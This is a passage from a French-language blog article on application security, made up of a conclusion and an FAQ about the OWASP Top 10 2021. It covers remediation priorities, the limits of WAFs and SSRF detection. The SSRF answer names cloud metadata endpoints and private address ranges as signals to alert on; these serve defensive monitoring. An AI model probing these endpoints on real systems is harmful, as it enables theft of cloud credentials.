Maîtriser l'OWASP Top 10 2021, c'est poser les fondations. Mais la sécurité applicative est un domaine en constante évolution — les attaques de supply chain se sophistiquent, les LLM ouvrent de nouveaux vecteurs d'injection (prompt injection), et les architectures cloud multiplient les surfaces SSRF. Ce que je retiens de mes années sur le terrain : les vulnérabilités changent, mais les patterns restent. Un contrôle d'accès défaillant en 2005 sur une app PHP, c'est un BOLA en 2026 sur une API GraphQL. La nature humaine de l'erreur ne change pas. Ce qui change, c'est notre capacité à l'anticiper.

Sources et références : CERT-FR · MITRE ATT&CK

Questions Fréquentes sur l'OWASP Top 10

L'OWASP Top 10 2021 est-il toujours valide en 2026 ?

Oui, l'OWASP Top 10 2021 reste la référence industrielle en 2026. La prochaine mise à jour majeure est prévue mais non encore publiée au moment de cet article. Les 10 catégories de 2021 couvrent des vecteurs d'attaque fondamentaux qui ne disparaissent pas — seules leurs manifestations évoluent. Le Broken Access Control, l'Injection et les défaillances cryptographiques restent les causes racines de la majorité des breaches documentées en 2025-2026. L'OWASP API Security Top 10 de 2023 complète la couverture pour les architectures modernes basées sur les APIs.

Comment prioriser la correction des vulnérabilités OWASP dans un projet existant ?

La priorisation doit combiner le score CVSS de la vulnérabilité et son exploitabilité dans votre contexte spécifique. Commencez par un scan DAST (OWASP ZAP, Burp Suite) pour identifier les vulnérabilités présentes, puis appliquez une matrice risque/effort : les SQLi et les IDOR sont souvent critiques et corrigibles rapidement (prepared statements, UUID). Les problèmes de design (A04) nécessitent plus de travail architectural. Intégrez ensuite la SCA pour A06. Visez un cycle d'amélioration continue plutôt qu'une correction one-shot — la sécurité est un processus, pas un état final.

Quelle est la différence entre une WAF et la correction des vulnérabilités OWASP ?

Une WAF (Web Application Firewall) est un contrôle compensatoire, pas une correction. Elle peut bloquer des patterns d'attaques connus (signatures SQLi, XSS communs) mais peut être contournée par des payloads obfusqués, des encoding inhabituels ou des attaques zero-day. La correction réelle réside dans le code : prepared statements pour A03 Injection, validation d'autorisation côté serveur pour A01, Argon2 pour A02. Une WAF est une bonne défense en profondeur mais ne dispense jamais de corriger les vulnérabilités en amont. Régler les vrais problèmes dans le code reste l'unique façon d'éliminer une vulnérabilité — la WAF ne fait que la rendre plus difficile à exploiter.

Comment détecter une attaque SSRF en production ?

La détection SSRF en production repose sur plusieurs signaux : des requêtes HTTP sortantes inhabituelles vers des plages d'adresses privées (10.x.x.x, 172.16.x.x, 192.168.x.x) ou les endpoints cloud metadata (169.254.169.254 pour AWS, metadata.google.internal pour GCP). Configurez votre SIEM pour alerter sur ces patterns dans les logs de votre proxy sortant. Les erreurs de résolution DNS internes dans les logs applicatifs sont aussi un indicateur. En environnement cloud, AWS GuardDuty détecte spécifiquement les tentatives d'accès au service de métadonnées IMDSv1 depuis des applications. Le passage à IMDSv2 (token-based) est la meilleure protection préventive sur AWS.

Ayi NEDJIMI Consultants — Expert cybersécurité offensive & intelligence artificielle

ayinedjimi-consultants.fr · ayi@ayinedjimi-consultants.fr